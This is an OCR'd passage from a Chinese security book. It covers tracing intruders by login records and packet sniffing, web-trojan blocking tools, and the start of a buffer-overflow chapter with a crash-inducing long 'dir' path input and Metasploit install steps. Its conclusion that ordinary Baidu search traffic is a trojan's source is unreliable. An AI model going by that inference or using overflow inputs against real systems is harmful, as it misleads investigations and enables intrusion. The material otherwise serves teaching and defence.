步骤 04 在登录信息中可查看到一个“客户端登录 IP”的信息，对应的 IP 地址不是本地计算机的 IP 地址，这很有可能是攻击入侵者远程终端登录时留下的记录。打开相应的 IP 地址查询网页，在其中输入该 IP 地址，即可查询该 IP 地址对应的物理地址，如图 5-151 所示。



图 5-150 “事件 属性”对话框




图 5-151 IP 地址信息

当查找到可疑的 IP 地址信息后，还不能确定该 IP 地址是不是攻击者的入侵跳板，在实际的入侵检测过程中，还需要做进一步的分析。

2. 木马暴露攻击者踪迹

木马在运行时，往往会反弹连接到攻击者控制端的 IP 地址，也就是攻击者当前上网的 IP 地址。因此，当检测到木马文件后，就可以利用木马程序来反查攻击者的真实 IP 地址。

目前，常用的方法是利用嗅探工具嗅探木马发送的数据包，或检测本机的对外连接端口，就有可能确定攻击者的 IP 地址。当前网络上存在的检测工具很多，如“哑巴嗅探器”、“IRIS 嗅探器”等。下面以“哑巴嗅探器”为例介绍如何通过嗅探可疑数据包得出木马的来源地址。

具体的操作步骤如下。

步骤 01 下载并安装“哑巴嗅探器”之后，双击桌面上的快捷图标，打开其运行主窗口，如图 5-152 所示。在分析之前要关闭服务器上所有的无关程序，防止其他网络数据影响对木马的监听。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 单击“哑巴嗅探器”工具窗口上的“设置”按钮，打开“嗅探设置”对话框，在其中可以对 IP 包方向及过滤、常用服务或端口过滤、协议过滤、IP 包数据格式等参数进行设置，也可使用系统默认的设置，如图 5-153 所示。




图 5-152　“哑巴嗅探器”工具窗口




图 5-153　“嗅探设置”对话框

步骤 03 单击“确定”按钮，返回到“哑巴嗅探器”工作窗口，单击“开始”按钮，即可开始进行嗅探，如图 5-154 所示。

步骤 04 嗅探到的数据很多，其中有不少是无用的信息，这时单击窗口中的“目标 IP 地址”，将目标 IP 进行地址排列，这样就可以很容易对数据信息进行分类了，在嗅探到的数据信息中，发现了可疑的数据信息，如图 5-155 所示。




图 5-154　嗅探的数据信息




图 5-155　可疑数据信息

在可疑数据信息中包含了如下嗅探数据：

```
-----------------
请求行为:GET /s?wd= HTTP/1.1
使用的命令为:GET
请求获得的资源为:/s?wd=
HTTP 协议类型为:HTTP/1.1
接收的文件包括:application/x-shockwave-flash, image/gif, image/x-xbitmap,
image/jpeg, image/pjpeg, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
转移地址为:http://www.baidu.com/
用户的浏览器信息为:Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
InfoPath.3)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
使用的语言为:zh-cn
接收的编码方式为:gzip, deflate
访问的主机为:www.baidu.com
连接状态为:Keep-Alive
```

步骤 05 分析上述嗅探到的数据信息，最重要的是“请求获得的资源为:/s?wd= ”与“访问的主机为:www.baidu.com ”这两个数据，可以知道木马的链接地址为：“http://www.baidu.com/ s?wd=”，这样就找到了木马的来源。

另外，在实际的工作过程中，网络管理员也可以借助其他更为专业的嗅探工具和网络设备，来对网络数据包进行分析，从而找到可疑文件或木马的来源，再采用相应的防护措施，来保证网络的安全。

5.3.3 防患于未然：拦截网页木马

当发现自己的计算机中了网页木马，再采取相应的补救措施，有时也无济于事。因此，不管是作为网络管理员还是一般的计算机用户，一定要把病毒和木马拦截在计算机的外面。

1. 网页木马拦截精灵

网页木马拦截精灵是一款针对网页木马而研发的软件。可在网页木马试图从网页中潜入用户系统时进行拦截，中止木马病毒的潜入活动，从而达到防治的效果。网页木马拦截精灵可广泛适用于各类浏览器，如 IE、FireFox、遨游等，拦截效果精确。具体的使用过程如下。

步骤 01 下载并解压缩“网页木马拦截精灵”压缩包，双击其中的可执行文件，打开“网页木马拦截精灵”操作窗口，如图 5-156 所示。

步骤 02 单击“软件设置”选项卡，在打开的设置窗口中可以对网页木马拦截精灵的状态、常规设置、功能设置等参数进行修改，如图 5-157 所示。



图 5-156 “网页木马拦截精灵”操作窗口



图 5-157 “软件设置”选项卡

步骤 03 单击“浏览器”选项卡，在打开的设置窗口中可以对当前默认的浏览器进行检测，单击“重新检测”按钮即可，如果当前使用的浏览器不是默认的浏览器，则会影响软件拦截网页木马的功能，如图 5-158 所示。选择“拦截记录”选项卡，在打开的设置窗口中可以查看当前拦截的记录，如图 5-159 所示。

2. 网页木马拦截器

网页木马拦截器也是一款拦截网页木马的经典工具，可百分百地防止用户在浏览网页时中网页木马，保护用户的上网安全。其拦截方法是：当网页中的木马程序试图运行时，本软件会自动进行拦截，并向用户提示，询问处理方式，使网页木马无法偷偷潜入到用户的系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

之中。



图 5-158　“浏览器”选项卡




图 5-159　“拦截记录”选项卡

其具体的使用过程如下。

步骤 01 下载并解压缩“网页木马拦截器”压缩包，双击其中的可执行程序，打开其运行主窗口，在“进程”选项卡中可以看到当前主机正在运行的进程列表，如图 5-160 所示。单击“开始拦截”按钮，即可启动拦截系统，如图 5-161 所示。




图 5-160　“网页木马拦截器”主窗口




图 5-161　启动拦截系统

步骤 02 在“网页木马拦截器”操作窗口中单击“设置”按钮，打开“设置”对话框，在其中可以设置系统启动后是否自动运行该程序、启动时是否将该程序缩为托盘图标等，如图 5-162 所示。

步骤 03 在“网页木马拦截器”操作窗口中单击“白名单”选项卡，在打开的窗口中可以查看当前的白名单，如图 5-163 所示。在“网页木马拦截器”操作窗口中单击“黑名单”选项卡，在其中可以查看当前的黑名单，如图 5-164 所示。




图 5-162　“设置”对话框



图 5-163　“白名单”选项卡

步骤 04 当用户试图打开一个可疑文件时，“网页木马拦截器”将会以“黄色”色条闪烁

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

的方式提示用户，打开其“进程”选项卡，在进程列表下方即可看到试图打开的进程，其前方以“？”标识，如图 5-165 所示。




图 5-164 “黑名单”选项卡




图 5-165 拦截可疑进程

步骤 05 选中该可疑进程并单击鼠标右键，从弹出的列表中选择“信任进程”或“添加白名单”菜单项，即可将该进程添加为信任进程，如图 5-166 所示。当再次打开该进程时，其前面的标识变成了“绿色的对号”，如图 5-167 所示。如果确定被拦截的进程是网页木马，则需要将该进程添加到“黑名单”之中，以阻止该进程继续运行。




图 5-166 设置进程为信任进程




图 5-167 信任进程列表

5.4 专家课堂（常见问题与解答）

点拨 1：当关闭网页中的 Flash、声音、图片等后，为什么能提高上网的速度？

解答：因为利用 IE 浏览器在浏览网页时均要先将网页下载到本地，当关闭了网页中一些多媒体元素后，IE 不会再把网页中庞大的多媒体元素下载到本地，因此极大地节约了 IE 下载网页的时间，也节约了宝贵的带宽，使得用户的上网速度有所提高。

点拨 2：百度超级搜霸（即百度工具栏）可以清理掉的系统中哪些垃圾文件？

解答：百度工具栏可以为用户清理的垃圾文件主要有如下三类。


- 应用程序运行时产生的临时文件。这些临时文件只在程序运行时起作用，在应用程序停止时应该自动被删除。但由于许多应用程序并不完善，因此这些临时文件遗留了下来。
- IE 运行时产生的临时文件。这些临时文件是为了方便用户脱机浏览而保存的，如果用户没有脱机浏览网页的需求，则不会用到这些文件，应该将之删除。
- Windows 回收站里的文件。用户在 Windows 里删除的文件会先存放在回收站里，以备日后需要时恢复，如果确认这些文件的确不需要了，可以将它们彻底删除。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第6章

缓冲区溢出实现渗透入侵与提权



重点提示：

- 剖析缓冲区溢出攻击
- 身边的缓冲区溢出实例
- 提权后安全屏障不安全
- 防止缓冲区溢出



缓冲区溢出攻击是一种常见且危害性很大的系统攻击手段。本章主要介绍如何利用缓冲区溢出攻击来实现网络渗透入侵与提权，读者可以了解到缓冲区溢出攻击的概念、身边常发生的缓冲区溢出攻击实例等内容，为计算机用户介绍有效地防止缓冲区溢出攻击的方法。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

计算机用户无论采用何种操作系统，安装何种安全防护软件，网络中或多或少地都会存在一些安全漏洞。而缓冲区溢出漏洞在各种漏洞之中是最具有威胁性、最为可怕的一种漏洞，利用缓冲区溢出漏洞可以实现网络渗透入侵与提权。

6.1 剖析缓冲区溢出攻击

由于缓冲区的分配是由系统的一个动态分配变量程序决定，如果程序在动态分配的缓冲区中放入太多的数据会出现什么现象呢？很显然，它溢出了，这就像往杯子注入水一样，一旦水超过了杯子的容量，就会溢出而流到杯子外面。对于计算机来说，这就造成了缓冲区的溢出，这些溢出的数据就会“流到”其他的程序或系统缓冲区之中，覆盖其他程序或系统的合法数据，进而被其他程序或系统所执行。

由于这个溢出现象被入侵者发现了，因此会向程序的缓冲区写入超出其长度的数据，从而破坏程序的堆栈结构，使程序转向执行自己所设计的入侵程序，以实现攻击目的，即缓冲区溢出攻击。由于缓冲区溢出攻击易于攻击且危害性大，已成为一种流行的网络攻击方法，用户一定要及时有效地检测出计算机网络系统的入侵行为，做好及时防范。

6.1.1 一个缓冲区溢出简单实例

下面就介绍一个缓冲区溢出的简单实例，具体形象地介绍一下什么是“溢出”。这里以在Windows XP SP3 操作系统环境下进行介绍，产生缓冲区溢出的过程如下。

步骤 01 在 Windows 操作系统“运行”对话框“打开”文本框中输入“cmd”命令，打开“命令提示符”窗口，如图 6-1 所示。这是 Windows 系统自带的命令行工具，可执行各种内置的命令程序。

步骤 02 在“命令提示符”窗口之中执行 dir 命令，即可看到在该窗口中显示系统目录下的所有文件、目录及相关信息，如图 6-2 所示。




图 6-1 “命令提示符”窗口



图 6-2 dir 执行命令

步骤 03 dir 命令还可以指定列表显示的路径，在“命令提示符”窗口中输入命令“dir c:\”，即可显示 C 盘根目录下的文件以及目录信息，如图 6-3 所示。

步骤 04 如果在“命令提示符”窗口中指定一个不存在的路径，即可显示“系统找不到指定的路径”提示信息，如输入“dir \\?\ccccccccccc”命令，由于该指定路径是不存在的路径，因此命令执行后会提示“系统找不到指定的路径”，如图 6-4 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-3　“dir c:\”命令



图 6-4　dir 命令找不到指定路径

步骤 05 从上述实例中，可以看出 Dir 命令是一个功能相对比较完善的显示文件及目录信息的程序，似乎与系统的安全并没有什么关系。如果改变上述命令，在“命令提示符”窗口中输入命令“dir \\?\ccccccccccc……ccccccccccccccc”（多于 200 个 c），如图 6-5 所示。

步骤 06 在输入完毕后，按下 Enter 键，即可看到一个意外的结果，即弹出 cmd 程序错误的信息提示框，如图 6-6 所示。这就是一个典型的溢出小实例。



图 6-5　在 dir 命令中指定超长的 c




图 6-6　dir 命令出现了溢出

6.1.2　功能强大的万能溢出工具——Metasploit

Metasploit Framework 是一款溢出漏洞使用工具，在其中集中了大量的操作系统、网络软件及各种应用软件的漏洞，且设计思想明确、使用方法简单易学。在 Metasploit Framework 中，存在有 3 大结构：Exploits、Payloads、Sessions，但大多数用户仅承认两大结构：Exploits 和 Payloads。它们交互运行，就像缺一不可的两兄弟一样，功能最为强大。

1.　安装 Metasploit Framework3.4.1

安装 Metasploit Framework3.4.1 的具体操作步骤如下。

步骤 01 在 IE 浏览器地址栏中输入“http://www.metasploit.com/framework/download/”，打开 Metasploit 下载页面，下载最新版本的 Metasploit Framework3.4.1，如图 6-7 所示。

步骤 02 下载完成后，双击下载的 Metasploit Framework3.4.1.exe 文件，打开“Welcome to Metasploit Framework3.4.1 Setup Wizard（欢迎使用 Metasploit Framework3.4.1 安装向导）”对话框，如图 6-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-7 Metasploit Framework3.4.1 下载页面




图 6-8 欢迎使用 Metasploit Framework3.4.1 安装向导对话框

步骤 03 单击“Next”按钮，打开“License Agreement（许可证协议）”对话框，在其中查看相关的软件协议信息，如图 6-9 所示。

步骤 04 如果对相关的协议无异议，则单击“I Agree（我同意）”按钮，打开“Choose Install Location（选择安装位置）”对话框，在其中可以通过单击“Browse（浏览）”更改软件的安装位置，也可采用系统默认设置，如图 6-10 所示。




图 6-9 “许可证协议”对话框




图 6-10 “选择安装位置”对话框

步骤 05 单击“Next”按钮，打开“Choose Start Menu Folder（选择开始菜单文件）”对话框，在其中设置 Metasploit Framework3.4.1 开始菜单文件，如图 6-11 所示。

步骤 06 单击“Install”按钮，打开“Installing”对话框，并显示程序安装的进度，如图 6-12 所示。



图 6-11 “选择开始菜单文件”对话框



图 6-12 “正在安装”对话框

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 07 在安装过程中，程序会自动弹出一个信息提示框，提示用户是否安装 Nmap 安全扫描器，该工具是 Metasploit Framework3.4.1 组件，如图 6-13 所示。




图 6-13　信息提示框

步骤 08 单击“是”按钮，打开 Nmap 的“License Agreement”对话框，在其中查看相关的软件协议信息，如图 6-14 所示。

步骤 09 如果对相关协议无异议，则单击“I Agree”按钮，打开 Nmap 的“Choose Components（选择组件）”对话框，在其中选择所有组件前的复选框，如图 6-15 所示。




图 6-14　Nmap 的“许可证协议”对话框




图 6-15　Nmap 的“选择组件”对话框

步骤 10 单击“Next”按钮，打开 Nmap 的“Choose Install Location”对话框，在其中可以通过单击“Browse”更改软件的安装位置，也可采用系统默认设置，如图 6-16 所示。单击“Install”按钮，打开 Nmap 的“Installing”对话框，并显示程序安装的进度，如图 6-17 所示。




图 6-16　Nmap 的“选择安装位置”对话框




图 6-17　Nmap 的“正在安装”对话框

步骤 11 由于 Nmap 程序的运行需要 Wincap 的支持，在 Nmap 安装过程中会弹出提示用户安装 Wincap 的信息提示框，如图 6-18 所示。单击“是”按钮，打开 Wincap 的“License Agreement”对话框，在其中查看相关的软件协议信息，如图 6-19 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-18　信息提示框




图 6-19　Wincap 的“安装协议”对话框

步骤 12 如果对相关的协议无异议，单击“I Agree”按钮，Wincap 程序即可自动进行安装。安装完成后，会弹出“Installation Completed（安装完成）”对话框，如图 6-20 所示。单击“Next”按钮，打开“Wincap Option（Wincap 选项）”对话框，在其中勾选相应的复选框，如图 6-21 所示。




图 6-20　Wincap 的“安装完成”对话框




图 6-21　“Wincap 选项”对话框

步骤 13 单击“Next”按钮，打开 Wincap“Finished”对话框，提示用户 Wincap 已经成功安装，如图 6-22 所示。单击“Finished”按钮，打开 Nmap 的“Installation Completed（安装完成）”对话框，如图 6-23 所示。




图 6-22　Wincap 的“完成”对话框




图 6-23　Nmap 的“安装完成”对话框

步骤 14 单击“Next”按钮，打开“Creat Shortcuts（创建快捷方式）”对话框，在其中勾选“Start Menu Fokler（开始菜单文件夹）”和“Desktop Icon（桌面图标）”复选框，如图 6-24 所示。单击“Next”按钮，打开 Nmap 的“Finished”对话框，提示用户已经成功安装了 Nmap

溜客安全网 WwW.176Ku.CoM

